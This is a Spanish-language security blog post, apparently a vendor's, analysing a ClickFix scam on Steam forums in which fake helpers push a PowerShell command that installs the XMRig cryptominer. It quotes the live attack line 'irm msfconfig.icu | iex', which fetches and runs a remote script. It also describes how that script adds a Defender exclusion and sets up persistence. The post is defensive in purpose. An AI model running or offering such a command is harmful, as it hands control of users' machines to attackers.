 jugadores
Este año ha sido testigo de un verdadero auge de los ataques de ClickFix. Tiene tanto éxito entre los delincuentes que apenas terminamos de escribir sobre una variación, es hora de cubrir la siguiente.
Esta vez, los atacantes están apuntando a los jugadores: los periodistas de tecnología detectaron publicaciones que ofrecían consejos maliciosos en los foros de Steam. Aquí detallamos cómo se ven estas publicaciones, qué malware suelen propagar y cómo mantener seguro tu dispositivo.
ClickFix llega a los foros de Steam
Muchos jugadores recurren a sus compañeros en los foros de Steam en busca de ayuda y consejos sobre cuestiones acerca de cómo superar una misión complicada, subir de nivel, conseguir el mejor botín o solucionar un error. Y es precisamente esta confianza en los consejos de la comunidad lo que los atacantes han decidido aprovechar.
El ataque comienza cuando los delincuentes responden a la pregunta de alguien sobre fallos en el juego, objetos que faltan en el inventario u otros problemas técnicos. Haciéndose pasar por usuarios dispuestos a ayudar, sugieren abrir PowerShell como administrador y ejecutar un comando que, supuestamente, soluciona el problema que tiene el usuario.

Haciéndose pasar por un consejo para solucionar problemas, el autor malintencionado sugiere abrir PowerShell como administrador y ejecutar un comando que, supuestamente, resuelve el problema del usuario. Fuente.
Como puedes imaginar, ejecutar el comando no soluciona nada, sino que solo abre una nueva caja de Pandora. Esa es precisamente la idea detrás de ClickFix: utilizar la ingeniería social para engañar a las víctimas y que ellas mismas realicen acciones peligrosas, al tiempo que se proporciona a los estafadores lo que necesitan para comprometer el dispositivo. Ya hemos hablado anteriormente de otros trucos de ClickFix —CAPTCHAs falsos, errores de navegador falsos y mucho más—, todos ellos basados en conseguir que la víctima ejecute el comando malicioso por su cuenta. Puedes leer más sobre las diferentes variaciones de los ataques de ClickFix en nuestra publicación anterior.
La astucia de usar ClickFix en los foros de Steam es que el ataque puede afectar no solo al jugador que ha pedido ayuda; muchos otros jugadores que tienen el mismo problema y encuentran la respuesta a través de una búsqueda en Google también pueden caer en la trampa.
Una introducción rápida: lo que realmente hay detrás del comando irm | iex
Antes de entrar en detalle sobre cómo los atacantes engañan a los jugadores para que instalen el programa de esta forma, debemos repasar algunos conceptos técnicos básicos. En primer lugar, las publicaciones en los foros de Steam aconsejan a las posibles víctimas desprevenidas que ejecuten el siguiente comando en PowerShell:
irm msfconfig.icu | iex
Para alguien que no esté íntimamente familiarizado con PowerShell, esta línea puede parecer bastante inocua: se parece a la ejecución de MSConfig, la utilidad de configuración del sistema integrada de Windows, con algunos parámetros adicionales.
Sin embargo, es todo menos inofensivo. Analicemos qué hace realmente cada parte de este comando:
- irm es la abreviatura del comando integrado de PowerShell Invoke-RestMethod. Se comunica con la dirección web especificada más adelante en la línea y recupera datos en respuesta.
- icu es esa dirección web, no el nombre de algún archivo local como podría parecer a primera vista. Se trata del servidor de los atacantes y responde a la solicitud de irm con un script de PowerShell malicioso.
- iex es otro comando integrado de PowerShell, Invoke-Expression. Toma todo lo que irm recibe de esa dirección web y lo ejecuta como código de PowerShell.
Una vez ejecutada, esta línea de código de PowerShell descarga un script del sitio web especificado y lo ejecuta de inmediato. Como señaló acertadamente un usuario de Reddit, puedes averiguar de forma segura qué código se descargaría realmente en tu dispositivo —sin riesgo de que se ejecute— simplemente eliminando la segunda parte, iex. Sin ella, el comando se limitará a descargar el contenido del script y a mostrarlo en la ventana de PowerShell sin ejecutarlo. Este es el código completo y no oculto que se te solicita que ejecutes en tu dispositivo. A continuación, veamos qué es lo que estos serviciales usuarios del foro de Steam están intentando que los jugadores instalen en sus equipos.
Un criptominero, no una herramienta de optimización
Los atacantes se lo han preparado bien: el script de PowerShell descargado desde su servidor imita de forma muy convincente una utilidad de optimización de Windows. Una vez ejecutado, muestra al usuario una serie de notificaciones en las que afirma que va a borrar los archivos temporales, vaciar la caché de DNS, actualizar los controladores, comprobar si hay errores en el disco, desactivar las aplicaciones de inicio innecesarias, analizar el sistema en busca de malware, reparar la imagen de Windows y verificar la integridad de los archivos del sistema.

El script muestra un flujo de mensajes sobre diversas tareas de optimización falsas para dar la impresión de que está realizando un mantenimiento útil. Fuente
Mientras tanto, la actividad real tiene lugar entre bastidores. El script comienza comprobando si se está ejecutando con privilegios de administrador. Si es así, crea una carpeta de trabajo oculta en C:\Windows\Background y la añade a la lista de exclusiones de Microsoft Defender. A partir de ese momento, el antivirus integrado de Windows deja de analizar cualquier archivo que se guarde en esa carpeta.
A continuación, el script prepara el sistema para la siguiente fase del ataque y descarga un archivo ejecutable del servidor de los atacantes, guardándolo en esa misma carpeta C:\Windows\Background con el nombre, aparentemente legítimo, de system.exe.
El archivo descargado es XMRig, una de las herramientas más populares para minar la criptomoneda Monero. XMRig en sí mismo no es un programa malicioso; se trata de una herramienta de minería legítima y de código abierto. El problema es que los atacantes la instalan en los ordenadores de las víctimas sin que estas lo sepan. Una vez en funcionamiento, la potencia de cálculo del dispositivo es secuestrada para minar Monero, y la criptomoneda resultante va directamente a manos de los delincuentes.
Esto convierte a los equipos de los jugadores en objetivos especialmente atractivos: los ordenadores modernos para videojuegos cuentan con potentes CPU y GPU, precisamente el tipo de hardware ideal para la minería de criptomonedas.
Para asegurarse de que el malware sobreviva a un reinicio, la secuencia de comandos también crea una nueva tarea en el Programador de tareas de Windows: XMRig-{nombre del equipo}. A partir de ese momento, inicia automáticamente el criptominero cada vez que se inicia el sistema.
Cómo proteger tu dispositivo de los criptomineros y otro tipo de malware
Por desgracia, muchos jugadores se muestran reacios a instalar software de seguridad —o a mantenerlo activo— en sus dispositivos. La principal causa es el mito persistente de que “un antivirus ralentiza el juego”. a hemos hablado de estudios al respecto en nuestro blog, y los resultados demostraron que ejecutar un antivirus mientras se juega no supone una merma significativa del rendimiento.
Sin embargo, no se puede decir lo mismo de los criptomineros: definitivamente perjudican el rendimiento y desgastan tu hardware más rápido. Entonces, ¿qué puedes hacer para mantener tus cuentas y tu PC para juegos fuera de peligro?
- Evita ejecutar PowerShell, Terminal u otros scripts de la línea de comandos que las personas extrañas te sugieran que copies y ejecutes, ya sea en foros, chats o comentarios.
- Antes de pulsar Intro en cualquier comando que no comprendas completamente, busca lo que hace y las posibles consecuencias de ejecutarlo.
- Utiliza una solución de seguridad fiable con un modo para videojuegos, capaz de detectar a tiempo los intentos de descarga de malware y bloquear su ejecución.
- No desactives la protección mientras juegas. Usar una solución con un modo de juego exclusivo es el camino a seguir. Los productos de seguridad de Kaspersky activan automáticamente ese modo tan pronto como se inicie un juego y retrasan las actualizaciones de bases de datos antivirus, las notificaciones y los análisis de disco programados hasta que hayas terminado de jugar.
¿Te gustaría saber de qué otras formas atacan los ciberdelincuentes a los jugadores? Echa un vistazo a nuestras otras publicaciones:
 Consejos